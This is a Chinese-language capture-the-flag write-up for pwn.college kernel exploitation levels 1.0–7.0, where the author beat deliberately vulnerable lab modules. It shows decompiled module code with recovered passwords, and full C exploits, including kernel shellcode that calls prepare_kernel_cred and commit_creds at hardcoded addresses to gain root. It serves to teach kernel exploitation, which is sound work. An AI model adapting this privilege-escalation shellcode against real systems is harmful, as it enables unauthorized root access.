


你终于踏入了 Ring 0,那不是权力的开始,而是谦卑的第一步。
前言
本来预计 12.1 看完 kernel 的几个讲义,2 号直接开始做题,然后我也不知道我在干什么,讲义看了十几天才看完,一直到 19 号才开始做第一题……
期间花了几天时间写了一个全平台通用的自动化创建 kernel exploitation lab 环境的脚本,请务必 star 一下(
Level 1.0
Information
- Category: Pwn
Description
Ease into kernel exploitation with this simple crackme level!
Write-up
经典的 LKM 结构,加载的时候调用 init_module,移除的时候调用 cleanup_module,init_module 里面打开了 /flag 并写入内核空间的 buffer,然后通过 proc_create 创建了 /proc/pwncollege,提供了 device_open,device_write,device_read,device_release,我们发现 device_write 里面实现了如下状态机:
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t n16; // rdx char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v8; // [rsp+10h] [rbp-18h]
v8 = __readgsqword(0x28u); printk(&unk_810); n16 = 16; if ( length <= 0x10 ) n16 = length; copy_from_user(password, buffer, n16); device_state[0] = (strncmp(password, "ucihjkpyaybhjjsf", 0x10u) == 0) + 1; return length;}如果我们写入密码 ucihjkpyaybhjjsf,device_write 就会将 device_state[0] 设置为 2,继续看 device_read 函数:
ssize_t __fastcall device_read(file *file, char *buffer, size_t length, loff_t *offset){ const char *flag; // rsi size_t length_1; // rdx unsigned __int64 v8; // kr08_8
printk(&unk_850); flag = flag; if ( device_state[0] != 2 ) { flag = "device error: unknown state\n"; if ( device_state[0] <= 2 ) { flag = "password:\n"; if ( device_state[0] ) { flag = "device error: unknown state\n"; if ( device_state[0] == 1 ) { device_state[0] = 0; flag = "invalid password\n"; } } } } length_1 = length; v8 = strlen(flag) + 1; if ( v8 - 1 <= length ) length_1 = v8 - 1; return v8 - 1 - copy_to_user(buffer, flag, length_1);}如果 device_state[0] == 2 就将内核中的 flag 写入到用户态的 buffer 中。
最后庆祝一下人生中第一道 kernel(

Exploit
#include <fcntl.h>#include <string.h>#include <unistd.h>
#define FLAG_LENGTH 0x100
char password[] = "ucihjkpyaybhjjsf";char flag[FLAG_LENGTH];
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_RDWR);
write(fd, password, strlen(password)); read(fd, flag, FLAG_LENGTH); write(STDOUT_FILENO, flag, FLAG_LENGTH);
return 0;}Level 2.0
Information
- Category: Pwn
Description
Ease into kernel exploitation with another crackme level.
Write-up
输密码,密码对了就成了。
Exploit
#include <fcntl.h>#include <string.h>#include <unistd.h>
char password[] = "zcexibhdcclcottw";
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_WRONLY);
write(fd, password, strlen(password));
return 0;}Level 3.0
Information
- Category: Pwn
Description
Ease into kernel exploitation with another crackme level, this time with some privilege escalation (whoami?).
Write-up
白给的提权函数,提权后再 cat /flag 就好了。
Exploit
#include <fcntl.h>#include <stdio.h>#include <stdlib.h>#include <string.h>#include <unistd.h>
char password[] = "tzrfzpifnzshksnp";
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_WRONLY);
printf("Current UID: %d\n", getuid()); write(fd, password, strlen(password)); printf("Current UID: %d\n", getuid()); system("cat /flag");
return 0;}Level 4.0
Information
- Category: Pwn
Description
Ease into kernel exploitation with another crackme level and learn how kernel devices communicate.
Write-up
这次提供的是 device_ioctl,即我们需要通过 ioctl 函数来操作设备。
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg){ __int64 result; // rax int v5; // r8d char password[16]; // [rsp+0h] [rbp-28h] BYREF unsigned __int64 v7; // [rsp+10h] [rbp-18h]
v7 = __readgsqword(0x28u); printk(&unk_328, file, cmd, arg); result = -1; if ( cmd == 1337 ) { copy_from_user(password, arg, 16); v5 = strncmp(password, "qyikgpxrxvcinxbe", 0x10u); result = 0; if ( !v5 ) { win(); return 0; } } return result;}Exploit
#include <fcntl.h>#include <stdio.h>#include <stdlib.h>#include <sys/ioctl.h>#include <unistd.h>
#define REQUEST 1337
char password[] = "qyikgpxrxvcinxbe";
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_WRONLY);
printf("Current UID: %d\n", getuid()); ioctl(fd, REQUEST, password); printf("Current UID: %d\n", getuid()); system("cat /flag");
return 0;}Level 5.0
Information
- Category: Pwn
Description
Utilize your hacker skillset to communicate with a kernel device and get the flag.
Write-up
device_ioctl 把 arg 当函数执行了,由于没开 kASLR, 所以可以直接通过 lsmod 得到 module 的加载基地址,用它加上模块内函数地址作为 arg 传入即可。
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg){ __int64 result; // rax
printk(&unk_928, file, cmd, arg); result = -1; if ( cmd == 1337 ) { ((void (*)(void))arg)(); return 0; } return result;}~ # lsmodchallenge 16384 0 - Live 0xffffffffc0000000 (O)Exploit
#include <fcntl.h>#include <stdio.h>#include <stdlib.h>#include <sys/ioctl.h>#include <unistd.h>
#define REQUEST 1337
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_WRONLY);
printf("Current UID: %d\n", getuid()); ioctl(fd, REQUEST, 0xffffffffc0000000 + 0x8BD); printf("Current UID: %d\n", getuid()); system("cat /flag");
return 0;}Level 6.0
Information
- Category: Pwn
Description
Utilize a ‘buggy’ kernel device and shellcode to escalate privileges to root and get the flag!
Write-up
读入 shellcode,然后执行。
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset){ size_t n4096; // rdx __int64 v6; // rbp
printk(&unk_698, file, buffer, length, offset); n4096 = 4096; if ( length <= 0x1000 ) n4096 = length; v6 = copy_from_user(shellcode, buffer, n4096); ((void (*)(void))shellcode)(); return length - v6;}~ # cat /proc/kallsyms | grep "prepare_kernel_cred\|commit_creds"ffffffff81089310 T commit_credsffffffff81089660 T prepare_kernel_cred注意 call 指令需要指定返回到哪里,否则会跑飞。
Exploit
#include <fcntl.h>#include <stdlib.h>#include <unistd.h>
int main(int argc, char *argv[]) { int fd = open("/proc/pwncollege", O_WRONLY);
unsigned char sc[] = "\x48\x31\xff" // xor rdi, rdi "\x48\xc7\xc0\x60\x96\x08\x81" // mov rax, 0xffffffff81089660 "\xff\xd0" // call rax (prepare_kernel_cred) "\x48\x89\xc7" // mov rdi, rax "\x48\xc7\xc0\x10\x93\x08\x81" // mov rax, 0xffffffff81089310 "\xff\xd0" // call rax (commit_creds) "\xc3"; // ret
write(fd, sc, sizeof(sc)); system("cat /flag");
return 0;}Level 7.0
Information
- Category: Pwn
Description
Utilize a ‘buggy’ kernel device and shellcode to escalate privileges to root and get the flag!
Write-up
这题用 ioctl,并且改了逻辑,需要按照特定内存 layout 来布置 shellcode 。
第一个 copy_from_user 将 arg 的前八字节当作 shellcode 长度写入 shellcode_length 变量,第二次将 arg + 0x1008 处的八字节写入 shellcode_execute_addr 中,然后第三次则是将 arg + 8 处的 shellcode 写入 shellcode 中,最后执行的是 shellcode_execute_addr[0],即 arg 指定要读入的 shellcode 的长度,arg + 0x1008 指定要执行的 shellcode 地址,arg + 8 处一共 0x1000 字节空间用于写 shellcode 。
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg){ __int64 result; // rax size_t shellcode_length; // [rsp+0h] [rbp-28h] BYREF void (*shellcode_execute_addr[4])(void); // [rsp+8h] [rbp-20h] BYREF
shellcode_execute_addr[1] = (void (*)(void))__readgsqword(0x28u); printk(&unk_11A0, file, cmd, arg); result = -1; if ( cmd == 1337 ) { copy_from_user(&shellcode_length, arg, 8); copy_from_user((size_t *)shellcode_execute_addr, arg + 4104, 8); result = -2; if ( shellcode_length <= 0x1000 ) { copy_from_user(shellcode, arg + 8, shellcode_length); shellcode_execute_addr[0](); return 0; } } return result;}Exploit
#include <assert.h>#include <fcntl.h>#include <stdint.h>#include <stdlib.h>#include <string.h>#include <sys/ioctl.h>#include <unistd.h>
#define PACKED __attribute__((packed))#define NAKED __attribute__((naked))
#define DEVICE_PATH "/proc/pwncollege"#define REQUEST 1337
typedef struct { uint64_t sc_size; uint8_t sc[0x1000]; uint64_t sc_addr;} PACKED payload_t;
NAKED void escalate(void) { __asm__ volatile(".intel_syntax noprefix;" ".global escalate_start;" ".global escalate_end;" "escalate_start:;" "xor rdi, rdi;" "mov rax, 0xffffffff81089660;" // prepare_kernel_cred "call rax;" "mov rdi, rax;" "mov rax, 0xffffffff81089310;" // commit_creds "call rax;" "ret;" "escalate_end:;" ".att_syntax;");}
extern char escalate_start[];extern char escalate_end[];
static inline size_t get_escalate_size(void) { return escalate_end - escalate_start;}
static inline void construct_payload(payload_t *p, uint64_t exec_addr) { size_t size = get_escalate_size();
p->sc_size = size; memcpy(p->sc, escalate_start, size); p->sc_addr = exec_addr;}
int main(void) { int fd = open(DEVICE_PATH, O_WRONLY); assert(fd > 0);
payload_t payload = {0}; size_t escalate_size = escalate_end - escalate_start;
construct_payload(&payload, 0xffffc90000085000ULL);
assert(ioctl(fd, REQUEST, &payload) >= 0); close(fd); system("cat /flag");
return 0;}